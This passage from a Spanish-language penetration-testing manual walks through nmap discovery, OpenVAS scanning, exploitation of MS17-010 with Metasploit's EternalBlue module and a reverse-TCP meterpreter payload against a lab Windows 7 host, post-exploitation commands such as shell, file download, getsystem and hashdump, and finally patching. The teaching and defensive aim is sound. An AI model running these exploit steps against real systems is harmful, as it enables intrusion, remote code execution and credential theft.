although it works fine against single hosts. Nmap uses raw IP packets
in novel ways to determine what hosts are available on the network,
what services (application name and version) those hosts are offering,
what operating systems (and OS versions) they are running, what type of
packet filters/firewalls are in use, and dozens of other
characteristics. While Nmap is commonly used for security audits, many
systems and network administrators find it useful for routine tasks
such as network inventory, managing service upgrade schedules, and
monitoring host or service uptime.

The output from Nmap is a list of scanned targets, with supplemental
information on each depending on the options used. Key among that
Manual page nmap(1) line 1 (press h for help or q to quit)
```

Figura 78. Ayuda de la herramienta nmap en Kali Linux.

Fuente: elaboración propia.

De esta manera, se puede visualizar la ayuda completa la cual es muy extensa, pero también se la puede ver de manera resumida tipiendo el comando de la siguiente manera **"nmap -h"**. Si se conoce algún comando en concreto basta con tipiar lo siguiente **"nmap -h | grep sn"**, lo cual indica que es un escaneo mediante ping, que deshabilita el escaneo de puertos, es decir solo va a buscar equipos en la red como muestra la Figura 79.



```
root@kali: ~
Archivo Editar Ver Buscar Terminal Ayuda
--stylesheet <path/URL>: XSL stylesheet to transform XML output to HTML
--webxml: Reference stylesheet from Nmap.Org for more portable XML
--no-stylesheet: Prevent associating of XSL stylesheet w/XML output
MISC:
-O: Enable IPv6 scanning
-A: Enable OS detection, version detection, script scanning, and traceroute
--datadir <dirname>: Specify custom Nmap data file location
--send-eth/--send-ip: Send using raw ethernet frames or IP packets
--privileged: Assume that the user is fully privileged
--unprivileged: Assume the user lacks raw socket privileges
-V: Print version number
-h: Print this help summary page.
EXAMPLES:
nmap -v -A scanme.nmap.org
nmap -v -sn 192.168.0.0/16 10.0.0.0/8
nmap -v -iR 10000 -Pn -p 80
SEE THE MAN PAGE (https://nmap.org/book/man.html) FOR MORE OPTIONS AND EXAMPLES
root@kali:~# nmap -h | grep sn
-sn: Ping Scan - disable port scan
nmap -v -sn 192.168.0.0/16 10.0.0.0/8
root@kali:~#
```

Figura 79. Escaneo de puertos con la herramienta nmap en Kali Linux.

Fuente: elaboración propia.

Si se desea escanear un equipo de la red, por ejemplo 192.168.0.105, la cual es una determinada dirección de red se debe ubicar lo siguiente **"nmap -sn 192.168.0.105/24"**, lo que indica que se va a verificar todo lo relacionado a ese equipo seguido de la máscara de red como se muestra en la Figura 80.

```

root@kali: ~
File Edit View Search Terminal Help
Nmap scan report for 192.168.0.105
Host is up.
Nmap done: 1 IP address (1 host up) scanned in 0.05 seconds
root@kali:~# nmap -sn 192.168.0.105/24
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-09 22:03 EDT
Nmap scan report for 192.168.0.1
Host is up (0.0087s latency).
MAC Address: 50:C7:BF:F4:A2:76 (Tp-link Technologies)
Nmap scan report for 192.168.0.100
Host is up (0.0049s latency).
MAC Address: D4:38:9C:74:C5:C2 (Sony Mobile Communications AB)
Nmap scan report for 192.168.0.101
Host is up (0.00050s latency).
MAC Address: 4C:EB:42:1B:17:96 (Intel Corporate)
Nmap scan report for 192.168.0.102
Host is up (0.082s latency).
MAC Address: AC:07:5F:53:EC:3B (Unknown)
Nmap scan report for 192.168.0.103
Host is up (0.0036s latency).
MAC Address: 3C:59:1E:16:5D:34 (TCL King Electrical Appliances (Huizhou))
Nmap scan report for 192.168.0.105
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 2.33 seconds
root@kali:~#

```

Figura 80. Escaneo de la red con nmap en Kali Linux.

Fuente: elaboración propia.

Según el escaneo se encontró con varios descubrimientos IP de equipos conectados a esa red, que se detallan a continuación:

- 192.168.0.1
- 192.168.0.100
- 192.168.0.101
- 192.168.0.102
- 192.168.0.103
- 192.168.0.105

Una opción para escanear los equipos es hacerlo directamente mediante la IP ya encontrada, la cual realizará un escaneo y mostrará todos los puertos que tenga abierto, por ejemplo “**nmap 192.168.0.101**”, como se muestra en la Figura 81.

```

Nmap scan report for 192.168.0.101
Host is up (0.0029s latency).
Not shown: 984 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
902/tcp   open  iss-realsecure
912/tcp   open  apex-mesh
2869/tcp  open  iclap
5357/tcp  open  wsdapi
10243/tcp open  unknown
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
MAC Address: 4C:EB:42:1B:17:96 (Intel Corporate)
Nmap done: 1 IP address (1 host up) scanned in 0.87 seconds
root@kali:~#

```

Figura 81. Escaneo de los puertos con nmap.

Fuente: elaboración propia.

Como se muestra en el gráfico, se hizo un escaneo de puertos sencillo el cual mostrará todos los puertos que tenga abierto ese equipo, también se puede tipiar el comando **“time nmap -T2 192.168.0.101”** con el objetivo de poder evaluar los sistemas de identificación y protección en red y de los sistemas de protección y de detección de intrusión. Con nmap se puede realizar un escaneo inicial de los equipos para detectar que servicios pueden estar abiertos y qué interés puede tener para un atacante que esos servicios estén abiertos.

6.2. Escaneo y enumeración con OpenVAS

OpenVAS es una herramienta de código abierto dedicada al escaneo y gestión de vulnerabilidades en equipos y servidores, por lo general funciona de manera nativa con sistemas dedicados a detectar amenazas en determinadas auditorías informáticas como es el caso del Kali Linux. Para instalar OpenVAS se tiene que abrir un terminal y se debe actualizar el sistema con el siguiente comando **“apt-get update && apt-get dist-upgrade”**, lo cual actualiza todos los paquetes desde internet como muestra la Figura 82.

```
root@kali:~# apt-get update && apt-get dist-upgrade
Obj:1 http://archive-3.kali.org/kali kali-rolling InRelease
Leyendo lista de paquetes... Hecho
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... 50%
```

Figura 82. Actualización de paquetes del sistema para descargar OpenVAS.

Fuente: elaboración propia.

En este proceso de instalación se debe ir respondiendo a las preguntas que plantea el asistente de descarga, esto dependerá en función del equipo y la conexión disponible lo que indicará si será más rápido o no el proceso. Una vez que termina el proceso de instalación y actualización del sistema, se puede ejecutar el comando **“apt-get install openvas”** para instalar la herramienta OpenVAS, terminado el proceso de descarga se puede configurarlo mediante la siguiente sentencia **“openvas-setup”**, el cual desarrolla un proceso de configuración del equipo y cuando termine dará la contraseña del usuario administrador que va a generar por defecto y al final de la instalación inicia el proceso del servidor que lleva a la página web principal en localhost en el puerto 9392 como muestra la Figura 83.




Figura 83. Página principal de acceso de herramienta OpenVAS.

Fuente: elaboración propia.

Por defecto esta herramienta genera una contraseña para acceder al panel principal, la cual tiene que copiarse y comprobar con el usuario administrador creado “admin”, una vez ingresado se debe ver el perfil de administrador para poder modificar la configuración y cambiar su contraseña. Para que los cambios surtan efecto se debe cerrar la sesión y el usuario administrador debe volver a autenticarse para que los cambios surtan efecto.

Una vez cambiada la nueva contraseña openvas estará instalado y se puede empezar a trabajar para escanear las vulnerabilidades, la Figura 84 muestra la pantalla principal de esta herramienta.




Figura 84. Página principal para el escaneo de vulnerabilidades en OpenVAS.

Fuente: elaboración propia.

Para realizar un escaneo se debe ir a la opción “scan” la cual ofrece varias opciones desde un escaneo manual a la utilización de un “wizard o asistente de configuración”, por ejemplo, si se desea utilizar el asistente a un determinado equipo se debe indicar la dirección IP del equipo a verificar, en el caso de las direcciones de red estas fueron detectadas en el punto anterior con el comando “nmap”, en el cual se pudo escanear la red para identificar y enumerar los objetivos, la Figura 85 muestra el asistente para el escaneo en esta herramienta.

Figura 85. Creación de un escaneo de un equipo utilizando el Wizard en OpenVAS.

Fuente: elaboración propia.

Una vez creado el escaneo se le indica a la herramienta que inicie inmediatamente, se crea la tarea y esta empieza su ejecución, se le puede indicar que el sistema refresque automáticamente cada cierto período de tiempo, indica cuantos procesos hay solicitados, cuántos están completados, etc. En el caso del proceso creado este se puede refrescar manualmente y una vez que se completa la tarea muestra los resultados, en este caso se tiene una única exploración correspondiente a la tarea que se ha creado denominado Win7 como muestra la Figura 86.




Figura 86. Detalle del escaneo en OpenVAS.

Fuente: elaboración propia.

Una vez terminada de escanear la tarea, muestra los resultados en detalle como verifica en la Figura 87.




Figura 87. Incidencias detectadas del escaneo en OpenVAS.

Fuente: elaboración propia.

En la Figura anterior se muestran las tareas en base a la gravedad de las incidencias detectadas y se muestra una tarea completada, si se va a los resultados se muestran ordenados por orden de severidad, las vulnerabilidades detectadas en primer lugar las más altas a las más bajas, indicando en cada caso la forma de remediación de la vulnerabilidad detectada, en este caso se tiene una regla de mitigación y también una actualización del proveedor del Software. Existen otros métodos, pero depende de las vulnerabilidades que se detecten, la Figura 88 muestra un ejemplo de las vulnerabilidades encontradas en OpenVAS.

Report: Results (9 of 31)

ID: e779e577-12e7-4f68-aacc-b776a61d724f
 Modified: Tue Jan 19 10:42:05 2018
 Created: Tue Jan 19 10:01:34 2018
 Owner: admin

Vulnerability	Severity	QoD	Host	Location	Actions
Check for Discard Service	10.0 (High)	80%	192.168.173.51 (Windows7_x64)	9/tcp	[Icons]
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)	9.3 (High)	95%	192.168.173.51 (Windows7_x64)	445/tcp	[Icons]
SMB Brute Force Logins With Default Credentials	9.0 (High)	99%	192.168.173.51 (Windows7_x64)	445/tcp	[Icons]
Check for echo Service (TCP)	9.0 (High)	80%	192.168.173.51 (Windows7_x64)	7/tcp	[Icons]
DCE/RPC and MSRPC Services Enumeration Reporting	9.0 (High)	80%	192.168.173.51 (Windows7_x64)	135/tcp	[Icons]
Check for Quote of the day Service (TCP)	9.0 (High)	80%	192.168.173.51 (Windows7_x64)	17/tcp	[Icons]
SSL/TLS: Report Weak Cipher Suites	4.3 (Medium)	98%	192.168.173.51 (Windows7_x64)	3389/tcp	[Icons]
SSL/TLS: Certificate Signed Using A Weak Signature Algorithm	4.0 (Medium)	80%	192.168.173.51 (Windows7_x64)	3389/tcp	[Icons]
TCP timestamps	2.4 (Low)	80%	192.168.173.51 (Windows7_x64)	general/tcp	[Icons]

(Applied filter: autofp=0 apply_overrides=1 notes=1 overrides=1 result_hosts_only=1 first=1 rows=100 sort_reverse=severity level=html min_qod=70)

Figura 88. Vulnerabilidades encontradas en OpenVAS.

Fuente: elaboración propia.

Por ejemplo, si se selecciona la vulnerabilidad encontrada “**Microsoft Windows SMB Server Múltiple**”, indica en el resumen que este equipo necesita una actualización crítica de seguridad de acuerdo al boletín MS17010, este boletín se lo puede buscar en la página del fabricante en este caso en el sitio web de Microsoft, aquí se encontrará la información del boletín del propio fabricante con todos los datos incluido el CVE correspondiente a la vulnerabilidad. En este caso la vulnerabilidad encontrada indica que el nivel de impacto es relativo al sistema, la solución del problema viene por una actualización del propio fabricante, los sistemas afectados van desde Windows 10 hasta Windows Server 2008 y se puede ver más información y enlaces de interés de esta vulnerabilidad.

En conclusión, esta herramienta permite escanear equipos o servidores para detectar vulnerabilidades conocidas, que es para lo que sirven los escáneres predeterminados como OpenVAS y se pueden trabajar en solucionar esas vulnerabilidades de una manera automática.

6.3. Explotación de vulnerabilidades

Tras un análisis de potenciales vulnerabilidades sea de forma manual o automatizada con herramientas como OpenVAS, un Pentester puede tomar la determinación de comprobar que dichas vulnerabilidades son realmente explotables y por lo tanto suponen un riesgo real ante una amenaza, el hecho de verificar empíricamente una vulnerabilidad es especialmente importante cuando se emplean sistemas automatizados de detección, ya que se puede obtener falsos positivos que distraiga la atención, por ejemplo en la herramienta OpenVAS se pueden obtener una serie de resultados y uno de esos es una columna de calidad de detección (QoD), es decir que incluso aunque se detecte una vulnerabilidad pueda que la detección no sea del todo correcta como muestra la Figura 89.

Vulnerability	Severity	QoD
Check for Discard Service	10.0 (High)	80%
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)	9.3 (High)	95%
SMB Brute Force Logins With Default Credentials	9.0 (High)	99%
Check for echo Service (TCP)	5.0 (Medium)	80%
DCE/RPC and MSRPC Services Enumeration Reporting	5.0 (Medium)	80%
Check for Quote of the day Service (TCP)	5.0 (Medium)	80%
SSL/TLS: Report Weak Cipher Suites	4.3 (Medium)	98%
SSL/TLS: Certificate Signed Using A Weak Signature Algorithm	4.0 (Medium)	80%
TCP timestamps	2.5 (Low)	80%
Services	0.0 (Log)	80%

Figura 89. Columna de calidad de detección en OpenVAS.

Fuente: elaboración propia.

Por lo tanto, según la Figura anterior si se desea realizar una prueba de explotación con una de las vulnerabilidades que openvas ha detectado, se debe dar un clic en el escaneo correspondiente detectado en este caso al boletín MS17-010 de Microsoft, se trata de una vulnerabilidad asociada al boletín que se ha indicado y para ponerla a prueba se va a recurrir a la versión gratuita de Metasploit de rapid7 que viene instalada por defecto en Kali Linux. Si se desea descargar esta herramienta se puede ir a la página de <https://www.rapid7.com/products/metasploit>, en esta web se puede descargar la aplicación, aunque pedirá unos datos de contacto como muestra la Figura 90.



Download Metasploitable, the intentionally vulnerable target machine for evaluating Metasploit

Taking your first steps with Metasploit can be difficult – especially if you don't want to conduct your first penetration test on your production network. Metasploitable is virtual machine based on Linux that contains several intentional vulnerabilities for you to exploit. Metasploitable is essentially a penetration testing lab in a box, available as a VMware virtual machine (VMX). (The Metasploitable login is "msfadmin"; the password is also "msfadmin".)

Metasploitable is created by the Rapid7 Metasploit team. By downloading Metasploitable

Download Now

Fill out the form to download Metasploitable

Figura 90. Descarga de la herramienta de análisis Metasploit.

Fuente: elaboración propia.

En el caso de Kali Linux como ya viene instalada se puede ejecutar en el terminal de consola el siguiente comando "msfconsole". Una vez que arranca el sistema lo primero que se ve es un panel de bienvenida y la lista de exploits, auxiliares, post, cargas que se pueden añadir a un ataque, codificadores para utilizar en las experimentaciones, la Figura 91 muestra la página principal de la consola de Metasploit.

```

root@kali:~# msfconsole

[#####] $a, [#####]
[#####] $S`?a, [#####]
[#####] `?a, [#####]
[#####] ,a$a% [#####]
[#####] ,a$`" [#####]
[#####] `a, $$ [#####]
[#####] `a, $ [#####]
[#####] `a, $ [#####]
[#####] `a, $ [#####]

      =[ metasploit v4.16.61-dev ]
+ -- --[ 1773 exploits - 1011 auxiliary - 307 post ]
+ -- --[ 538 payloads - 41 encoders - 10 nops ]
+ -- --[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >

```

Figura 91. Consola principal de la herramienta de análisis Metasploit.

Fuente: elaboración propia.

En este caso se va a empezar a buscar la vulnerabilidad indicada por el identificador del boletín publicado por Microsoft, para esto se escribe el siguiente comando “**search MS17-010**” el cual informa que no tiene un índice rápido, lo que implica que la búsqueda puede tardar un poco vemos. Terminada la búsqueda la herramienta encontró una solución o dos “**exploits**” como muestra la Figura 92.

```

Matching Modules
=====
Name                               Disclosure Date Rank Description
----                               -
auxiliary/admin/smb/ms17_010_command 2017-03-14 normal MS17-010 Eternal
Romance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
auxiliary/scanner/smb/smb_ms17_010  normal MS17-010 SMB RCE
Detection
exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average MS17-010 Eternal
Blue SMB Remote Windows Kernel Pool Corruption
exploit/windows/smb/ms17_010_psexec 2017-03-14 normal MS17-010 Eternal
Romance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution

msf >

```

Figura 92. Exploits de vulnerabilidades encontrados en Metasploit.

Fuente: elaboración propia.

Si se desea utilizar un exploit de los mostrados por la herramienta se debe ubicar el siguiente comando “**use exploit/windows/smb/ms17_010_eternalblue**”, en este caso este exploit puede mostrar varias opciones las que pueden ser mostradas con el comando “**show options**”, la Figura 93 muestra el resultado que se visualiza por pantalla al escribir el comando anterior.

```
RPORT          445          yes          The target port (TCP)
SMBDomain      .            no           (Optional) The Windows domain to use
for authentication
SMBPass       no           (Optional) The password for the speci
fied username
SMBUser       no           (Optional) The username to authentica
te as
VerifyArch    true         yes          Check if remote architecture matches
exploit Target.
VerifyTarget  true         yes          Check if remote OS matches exploit Ta
rget.

Exploit target:

  Id  Name
  --  ---
  0   Windows 7 and Server 2008 R2 (x64) All Service Packs
```

Figura 93. Opciones del Exploits encontrado en Metasploit.

Fuente: elaboración propia.

En este caso las opciones de este exploit indican cuales son requeridas y cuáles no, en este caso entre esos parámetros se encuentra RHOST con este parámetro y la dirección IP del host remotos, se puede realizar un escaneo de la siguiente manera “**RHOST 192.168.173.51**”, ahora se tiene que establecer un código que se ejecutará en el equipo remoto si el exploit tiene éxito, se puede usar meterpreter que es un payload propio de Metasploit. En este caso lo va se va a realizar es indicarle a la aplicación es que tiene que comunicarse con el sistema de ataque Kali Linux mediante una sesión TCP, la Figura 94 muestra los detalles de este comando utilizando el exploit.

```
Exploit target:

  Id  Name
  --  ---
  0   Windows 7 and Server 2008 R2 (x64) All Service Packs

msf exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.173.51
RHOST => 192.168.173.51
msf exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
```

Figura 94. Creación de un exploit mediante un payload en Metasploit.

Fuente: elaboración propia.

El parámetro “**reverse_tcp**” implica que va a ser una conexión realizada por el equipo atacado a la máquina Linux, una vez realizado todo el proceso se procede a ejecutar “**run**”, aquí se pone en proceso la ejecución, se conecta al objetivo, establece el contacto para la conexión, selecciona el protocolo y empieza con la carga y con esto se conseguirá acceso. La Figura 95 muestra el resultado del acceso aplicando el exploit.

```
[+] 192.168.173.51:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.173.51:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.173.51:445 - Sending all but last fragment of exploit packet
[*] 192.168.173.51:445 - Starting non-paged pool grooming
[*] 192.168.173.51:445 - Sending SMBv2 buffers
[+] 192.168.173.51:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2
buffer.
[*] 192.168.173.51:445 - Sending final SMBv2 buffers.
[*] 192.168.173.51:445 - Sending last fragment of exploit packet!
[*] 192.168.173.51:445 - Receiving response from exploit packet
[+] 192.168.173.51:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.173.51:445 - Sending egg to corrupted connection.
[*] 192.168.173.51:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.173.51
[*] Meterpreter session 1 opened (192.168.173.55:4444 -> 192.168.173.51:49232) at 2018-
06-19 13:54:52 +0200
[+] 192.168.173.51:445 - ==-==-==-
[+] 192.168.173.51:445 - ==-==-==-WIN==-==-
[+] 192.168.173.51:445 - ==-==-==-
meterpreter >
```

Figura 95. Resultado del exploit mediante meterpreter en Metasploit.

Fuente: elaboración propia.

El resultado indica que es una vulnerabilidad bastante grave, si se analiza la Figura anterior el prompt del sistema ha cambiado a meterpreter, para verificar que este ataque ha tenido éxito se va a ejecutar primero en meterpreter la ayuda para ver las distintas opciones que se tiene y específicamente se tiene que centrar en un detalle “**getpid**”, el cual es el identificador de proceso del meterpreter, del programa que se está ejecutando en la máquina del objetivo en este caso 1156, la Figura 96 muestra el detalle del proceso atacado.

```
meterpreter > getpid
Current pid: 1156
meterpreter >
```

Figura 96. Verificación del identificador del proceso atacado en Metasploit.

Fuente: elaboración propia.

Si se desea verificar en el equipo al cual se lanzó el ataque, en este caso un equipo de Windows 7 solo se tiene que ir al administrador de tareas y se busca el proceso con el “**PID 1156**” y se confirma que el archivo coincide con la información dada el parámetro show options del exploit en este caso el archivo “**spoolsv.exe**” como se muestra en la Figura 97.

Image Name	PID	User Name	CPU	Memory (Priv...)	Description
vmacthlp.exe	700	SYSTEM	00	1,264 K	VMware Activation Helper
svchost.exe	744	NETWORK ...	00	3,268 K	Host Process for Windows Services
svchost.exe	808	LOCAL SER...	00	10,152 K	Host Process for Windows Services
svchost.exe	872	SYSTEM	00	5,136 K	Host Process for Windows Services
svchost.exe	920	NETWORK ...	00	7,032 K	Host Process for Windows Services
svchost.exe	924	SYSTEM	00	16,272 K	Host Process for Windows Services
taskmgr.exe	956	Admin	00	2,284 K	Windows Task Manager
SearchIndexer.exe	1112	SYSTEM	00	6,120 K	Microsoft Windows Search Indexer
spoolsv.exe	1156	SYSTEM	00	9,576 K	Spooler SubSystem App
svchost.exe	1192	LOCAL SER...	00	6,156 K	Host Process for Windows Services
svchost.exe	1268	SYSTEM	00	3,996 K	Host Process for Windows Services

Figura 97. Verificación del archivo en el ataque de Metasploit.

Fuente: elaboración propia.

Si se verifica el exploit con la opción “show options” se puede constatar el nombre del proceso al cual se le iba a lanzar el ataque llamado spoolsv.exe, como muestra la Figura 98.

```
Module options (exploit/windows/smb/ms17_010_eternalblue):
  Name          Current Setting  Required  Description
  ----          -
  GroomAllocations 12              yes       Initial number of times to groom the
kernel pool.
  GroomDelta      5               yes       The amount to increase the groom coun
t by per try.
  MaxExploitAttempts 3              yes       The number of times to retry the expl
oit.
  ProcessName     spoolsv.exe     yes       Process to inject payload into.
  RHOST          192.168.173.51 yes       The target address
  RPORT          445             yes       The target port (TCP)
  SMBDomain      .               no        (Optional) The Windows domain to use
for authentication
  SMBPass        .               no        (Optional) The password for the speci
fied username
  SMBUser        .               no        (Optional) The username to authentica
te as
  VerifyArch     true            yes       Check if remote architecture matches
```

Figura 98. Archivo para el ataque de Metasploit verificado por show options.

Fuente: elaboración propia.

En conclusión, se verifica que la infección se ha realizado con éxito, si esto en vez de hacerlo con otro equipo a manera de prueba, hubiera sido otra máquina infectada, por ejemplo con un ransomware, lo que implicaría que se hubiera perdido el acceso a todos los ficheros de la misma, de esta forma es como se verifica que una vulnerabilidad detectada por un sistema de detección automática como por ejemplo, OpenVAS es real y puede afectar a los sistemas, en esto consiste la fase de verificación de vulnerabilidades.

6.4. Post explotación y Remediación

Una vez que se verifica que una máquina es vulnerable a un exploit determinado, es decir que se puede aprovechar una vulnerabilidad detectada en la misma, se podría

probar el camino a seguir una vez explotada esa vulnerabilidad, en este caso se ha explotado la vulnerabilidad relativa al boletín MS17-010 de Microsoft que afecta al protocolo SMB versión 1, se ha atacado desde Metasploit y se ha generado un agente en la máquina objetivo de tipo meterpreter, se verificó la ayuda del mismo y se ha comprobado el proceso identificador con el número de identificación de proceso, del proceso meterpreter que se ejecutó en esa máquina. Una vez infectada el equipo destino se puede ejecutar la “**shell**” en el sistema remoto y aparecerá el directorio raíz del Windows como muestra la Figura 99.

```
meterpreter > shell
Process 424 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Figura 99. Acceso al directorio raíz de Windows mediante el exploit.

Fuente: elaboración propia.

En el sistema remoto se puede visualizar los directorios con el comando “**dir**” y muestra todo el contenido de la carpeta y una vez que se ha ingresado en el directorio raíz se puede ir al directorio del usuario y verificar todo el contenido de esa carpeta como muestra la Figura 100.

```
C:\Users>dir
dir
Volume in drive C has no label.
Volume Serial Number is B24A-D1B6

Directory of C:\Users

06/12/2018  11:07 AM  <DIR>          .
06/12/2018  11:07 AM  <DIR>          ..
06/12/2018  10:30 AM  <DIR>          Admin
06/01/2018  03:59 PM  <DIR>          DefaultAppPool
11/21/2010  09:16 AM  <DIR>          Public
             0 File(s)    0 bytes
             5 Dir(s)  26,372,300,800 bytes free

C:\Users>
```

Figura 100. Uso de los comandos del shell del equipo atacado.

Fuente: elaboración propia.

Se pueden agregar otros comandos en la shell del equipo atacado como por ejemplo el comando **Download** para descargar un determinado archivo en la maquina objetivo, la Figura 101 muestra un ejemplo del uso de este comando.

```
meterpreter > download c:/Users/Admin/Desktop/texto.txt
[*] Downloading: c:/Users/Admin/Desktop/texto.txt -> texto.txt
[*] Downloaded 28.00 B of 28.00 B (100.0%): c:/Users/Admin/Desktop/texto.txt -> texto.txt
[*] download : c:/Users/Admin/Desktop/texto.txt -> texto.txt
meterpreter >
```

Figura 101. Uso del comando Download para descargar archivos.

Fuente: elaboración propia.

Otras de las cosas que se puede hacer es sacar un pantallazo o “**print screen**” mediante el comando “screenshot” en meterpreter. Como se analizó el exploit es totalmente funcional y permite violar varias protecciones de seguridad sistema, se está accediendo a archivos, se puede modificarlos, es decir se ha violado la confidencialidad y la integridad, incluso se podría ejecutar comandos que fueren al reinicio o al apagado del sistema, se podría aumentar los privilegios con “**getsystem**”, incluso se podría extraer las contraseñas del sistema con el comando “**hashdump**”.

Ahora verificado las vulnerabilidades el objetivo es remediar y solucionar el problema, si se va a la parte del análisis que se hizo en OpenVAS en la parte de la vulnerabilidad del sistema, se verifica que la remediación a la solución es actualizar el sistema, como muestra la Figura 102.

Vulnerability	Severity	QoD	Host	Location	Actions
Microsoft Windows SMB Server Multiple Vulnerabilities-Remote (4013389)	9.3 (High)	95%	192.168.173.51	445/tcp	
Summary This host is missing a critical security update according to Microsoft Bulletin MS17-010.					
Vulnerability Detection Result Vulnerability was detected according to the Vulnerability Detection Method.					
Impact Successful exploitation will allow remote attackers to gain the ability to execute code on the target server, also could lead to information disclosure from the server. Impact Level: System					
Solution Solution type: <input checked="" type="checkbox"/> VendorFix Run Windows updates and update the listed hotfixes or download and update mentioned hotfixes in the advisory from the below link, https://technet.microsoft.com/library/security/MS17-010					
Affected Software/OS Microsoft Windows 10 x32/x64 Edition Microsoft Windows Server 2012 Edition Microsoft Windows Server 2016 Microsoft Windows 8.1 x32/x64 Edition Microsoft Windows Server 2012 R2 Edition Microsoft Windows 7 x32/x64 Edition Service Pack 1 Microsoft Windows Vista x32/x64 Edition Service Pack 2 Microsoft Windows Server 2008 R2 x64 Edition Service Pack 1 Microsoft Windows Server 2008 x32/x64 Edition Service Pack 2					

Figura 102. Solución para remediar vulnerabilidad en OpenVAS.

Fuente: elaboración propia.

En este caso para remediar esta situación lo que se tiene que hacer es buscar el boletín oficial de Microsoft en la página web del fabricante , en este caso el MS17-010 y se busca la información relativa al sistema operativo, en este caso un Windows 7 de 64 bits y se obtiene la siguiente información de la solución, se la copia y hay que dirigirse al catálogo de actualizaciones de Microsoft, se busca por ese número y se obtienen las actualizaciones que se pueden aplicar, en este caso, se tienen actualizaciones de calidad referente a la seguridad de marzo del 2017. La Figura 103 muestra el catálogo para la descarga de los parches de seguridad de Microsoft.

Título	Productos	Clasificación	Última actualización	Versión	Tamaño	
March, 2017 Security Only Quality Update for Windows Server 2008 R2 for Itanium-based Systems (KB4012212)	Windows Server 2008 R2	Security Updates	28/03/2017	n/d	34,5 MB	Descargar
Actualización de calidad solo referente a la seguridad (marzo de 2017) para Windows 7 sistemas basados en x64 (KB4012212)	Windows 7	Actualizaciones de seguridad	28/03/2017	n/d	33,2 MB	Descargar
Actualización de calidad solo referente a la seguridad (marzo de 2017) para Windows 7 (KB4012212)	Windows 7	Actualizaciones de seguridad	28/03/2017	n/d	18,8 MB	Descargar
Actualización de calidad solo referente a la seguridad (marzo de 2017) para Windows Embedded Standard 7 (KB4012212)	Windows Embedded Standard 7	Actualizaciones de seguridad	28/03/2017	n/d	18,8 MB	Descargar
